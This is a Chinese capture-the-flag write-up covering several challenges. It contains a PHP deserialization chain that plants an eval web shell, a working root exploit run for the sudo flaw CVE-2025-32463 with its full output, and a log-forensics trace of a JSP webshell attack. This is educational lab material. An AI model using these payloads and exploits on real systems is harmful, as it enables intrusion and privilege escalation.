USTC-NEBULA 2025 铸剑杯 WriteUp

基本信息

- 队伍名：USTC-NEBULA
- 排名：89/196
- 分数：1880.96

赛后榜单截图

题目

Web

浅析PHP原生类

首先看 phpinfo：

Code block

```
1    <?php
```

```php
// highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    function __construct($u, $p) {
        $this->username = $u;
        $this->password = $p;
    }
}

class Until {
    public $a;
    public $b;
    public $c;
}

$b = new install("phpinfo", '<?php eval($_REQUEST[1]);?>');

$a = new install($b, "ccc");

echo urlencode(serialize($a));
phpinfo();
```

Code block

```
O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3Bs%3A7%3A%22phpinfo%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A27%3A%22%3C%3Fphp+eval%28%24_REQUEST%5B1%5D%29%3B%3F%3E%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22ccc%22%3B%7D
```

PHP 版本是 7.3.33，开了 Zip。

zip

Zip	enabled
Zip version	1.15.4
Libzip headers version	1.7.3
Libzip library version	1.7.3

然后搜索所有可以利用 Open 的原生类：

Code block

```php
<?php
// 获取当前已声明的所有类名
```

```php
$classes = get_declared_classes();

// 定义魔术方法列表（用于安全研究中识别可被利用的入口）
$magicMethods = [
    'open'
];

// 遍历所有类
foreach ($classes as $class) {
    // 获取当前类中声明的方法
    $methods = get_class_methods($class);

    if (!$methods) continue; // 若类没有方法则跳过

    // 遍历方法，查找是否包含魔术方法
    foreach ($methods as $method) {
        if (in_array($method, $magicMethods, true)) {
            // 输出符合条件的类名与方法名
            print "{$class}::{$method}\n";
        }
    }
}
```

得到：

Code block

```
SQLite3::open SessionHandler::open XMLReader::open ZipArchive::open
```

发现 ZipArchive::open("install.lock", ZipArchive::OVERWRITE); 可以把 install.lock 给删掉。这样就可以在 config.php 里面写马：

Code block


```php
$c = new Until();
$c->a = 'ZipArchive';
$c->b = 'install.lock';
$c->c = ZipArchive::OVERWRITE;


$b = new install("phpinfo", '<?php eval($_REQUEST[1]);?>');

$a = new install($b, "ccc");

echo urlencode(serialize($a));
```


访问：`config.php?1=system("cat%20/flag");` 即可：



Game

我勒个超级玛丽奥

noVNC连接 开始玩了一会游戏 但是发现可以直接叉掉 然后直接打开shell读取flag即可



flag{81b7eef678274bbadbdeba710e5ee10a}

InfoSec

最近还好吗

前不久刚好做过，今天一看发现版本正确，直接秒了：

CVE-2025-32463

sudo 版本在 1.9.14~1.9.17，本地sudo版本是：1.9.16p2

```
pwn@f5748fb73023:~$ sudo -V
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

直接打就行：

Code block

```
1  git clone https://github.com/kh4sh3i/CVE-2025-32463.git
2  cd CVE-2025-32463
3  chmod +x exploit.sh
4  id
5  ./exploit.sh
6  id
```

```
pwn@f5748fb73023:~$ git clone https://github.com/kh4sh3i/CVE-2025-32463.git
Cloning into 'CVE-2025-32463'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (31/31), done.
remote: Total 40 (delta 12), reused 34 (delta 8), pack-reused 0 (from 0)
Receiving objects: 100% (40/40), 55.71 KiB | 564.00 KiB/s, done.
Resolving deltas: 100% (12/12), done.
pwn@f5748fb73023:~$ cd CVE-2025-32463/
pwn@f5748fb73023:~/CVE-2025-32463$ chmod +x exploit.sh
pwn@f5748fb73023:~/CVE-2025-32463$ id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@f5748fb73023:~/CVE-2025-32463$ ./exploit.sh
woot!
root@f5748fb73023:/# id
uid=0(root) gid=0(root) groups=0(root),1001(pwn)
root@f5748fb73023:/# cat /flag
flag{3502584d3d86940484af047c12d3b4d6}
root@f5748fb73023:/#
```

CDF

可恶的木马竟然伪装成我的朋友

解压到logs文件夹

cat logs/* | grep "banner_home.jpg"

```
122.224.196.67 - - [10/Feb/2018:19:46:26 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
199.30.24.135 - - [11/Feb/2018:10:13:42 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
223.72.65.54 - - [11/Feb/2018:10:32:56 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
123.139.107.38 - - [11/Feb/2018:11:26:04 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
203.208.60.194 - - [11/Feb/2018:14:01:17 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
182.119.102.199 - - [11/Feb/2018:15:33:49 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
221.211.3.231 - - [11/Feb/2018:15:42:16 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
221.211.3.231 - - [11/Feb/2018:15:43:06 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
36.41.88.62 - - [11/Feb/2018:17:34:08 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
221.11.67.243 - - [11/Feb/2018:21:08:07 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
14.116.140.20 - - [11/Feb/2018:22:19:56 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 16368
14.116.140.27 - - [11/Feb/2018:22:46:41 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 32736
207.46.13.160 - - [13/Feb/2018:11:48:28 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
131.253.27.117 - - [13/Feb/2018:16:17:51 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
124.23.133.61 - - [13/Feb/2018:18:15:14 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
14.204.91.71 - - [14/Feb/2018:12:29:25 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
40.77.167.173 - - [15/Feb/2018:04:48:37 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
199.30.25.97 - - [15/Feb/2018:12:44:07 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
123.126.68.118 - - [15/Feb/2018:19:02:37 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
199.30.24.118 - - [17/Feb/2018:03:46:42 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
65.55.210.169 - - [17/Feb/2018:16:13:51 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
171.127.250.112 - - [18/Feb/2018:23:36:09 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
65.55.210.211 - - [19/Feb/2018:22:24:11 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
124.89.33.140 - - [20/Feb/2018:07:03:39 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
14.215.160.66 - - [20/Feb/2018:13:11:28 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
123.150.183.48 - - [20/Feb/2018:17:48:05 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
65.55.210.98 - - [21/Feb/2018:01:26:38 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
65.55.210.132 - - [21/Feb/2018:08:37:18 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
223.128.0.244 - - [21/Feb/2018:11:20:21 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
131.253.27.61 - - [22/Feb/2018:23:26:12 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
65.55.210.112 - - [23/Feb/2018:09:04:58 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
123.127.143.247 - - [23/Feb/2018:09:19:04 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
106.120.142.148 - - [23/Feb/2018:14:24:46 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
42.88.93.218 - - [23/Feb/2018:17:24:13 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
117.139.14.204 - - [23/Feb/2018:18:23:22 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
183.62.9.42 - - [23/Feb/2018:21:21:01 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
45.63.121.61 - - [23/Feb/2018:21:30:59 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
221.220.118.140 - - [23/Feb/2018:21:31:18 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
221.218.106.187 - - [23/Feb/2018:21:31:23 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
223.104.3.152 - - [23/Feb/2018:21:31:24 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
223.104.10.134 - - [23/Feb/2018:21:31:26 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
115.238.89.38 - - [23/Feb/2018:21:31:25 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
103.43.100.13 - - [23/Feb/2018:21:31:29 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
115.199.241.232 - - [23/Feb/2018:21:31:46 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
115.204.134.94 - - [23/Feb/2018:21:31:49 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
112.17.79.154 - - [23/Feb/2018:21:31:52 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
59.41.118.127 - - [23/Feb/2018:21:31:53 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
125.120.79.196 - - [23/Feb/2018:21:31:54 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
183.129.93.104 - - [23/Feb/2018:21:31:55 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
210.73.73.173 - - [23/Feb/2018:21:31:56 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
114.247.52.1 - - [23/Feb/2018:21:31:58 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
123.119.76.43 - - [23/Feb/2018:21:31:59 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
60.177.17.137 - - [23/Feb/2018:21:32:03 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
111.165.161.75 - - [23/Feb/2018:21:32:04 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
112.10.171.162 - - [23/Feb/2018:21:32:05 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
97.64.36.31 - - [23/Feb/2018:21:32:05 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
106.39.189.4 - - [23/Feb/2018:21:32:13 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
111.165.9.38 - - [23/Feb/2018:21:32:15 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```

因为管理员发现木马后第一时间关闭服务器

从时间最新往前

发现最后访问banner_home.jpg返回大小是37756

而其中经过了一次修改 推测可能是攻击者上传了木马图片

取变更的那次ip 183.62.9.42

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat logs/* |grep 183.62.9.42
183.62.9.42 - - [23/Feb/2018:21:01:56 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:01:57 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:01:58 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1222
183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1250
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:14:28 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 12
183.62.9.42 - - [23/Feb/2018:21:16:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 59
183.62.9.42 - - [23/Feb/2018:21:16:07 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
183.62.9.42 - - [23/Feb/2018:21:16:19 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 596
183.62.9.42 - - [23/Feb/2018:21:16:34 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 160
183.62.9.42 - - [23/Feb/2018:21:16:37 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 508
183.62.9.42 - - [23/Feb/2018:21:16:41 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 80
183.62.9.42 - - [23/Feb/2018:21:16:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 482
183.62.9.42 - - [23/Feb/2018:21:16:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 789
183.62.9.42 - - [23/Feb/2018:21:17:04 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:17:17 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:18 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
183.62.9.42 - - [23/Feb/2018:21:17:42 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:17:43 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2090
183.62.9.42 - - [23/Feb/2018:21:17:58 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:18:06 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2136
183.62.9.42 - - [23/Feb/2018:21:18:22 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:18:23 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:18:25 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
```

可以看到攻击流程 先后访问了table.jsp en.jsp 2.jsp 让banner_home.jpg发生了修改

于是flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}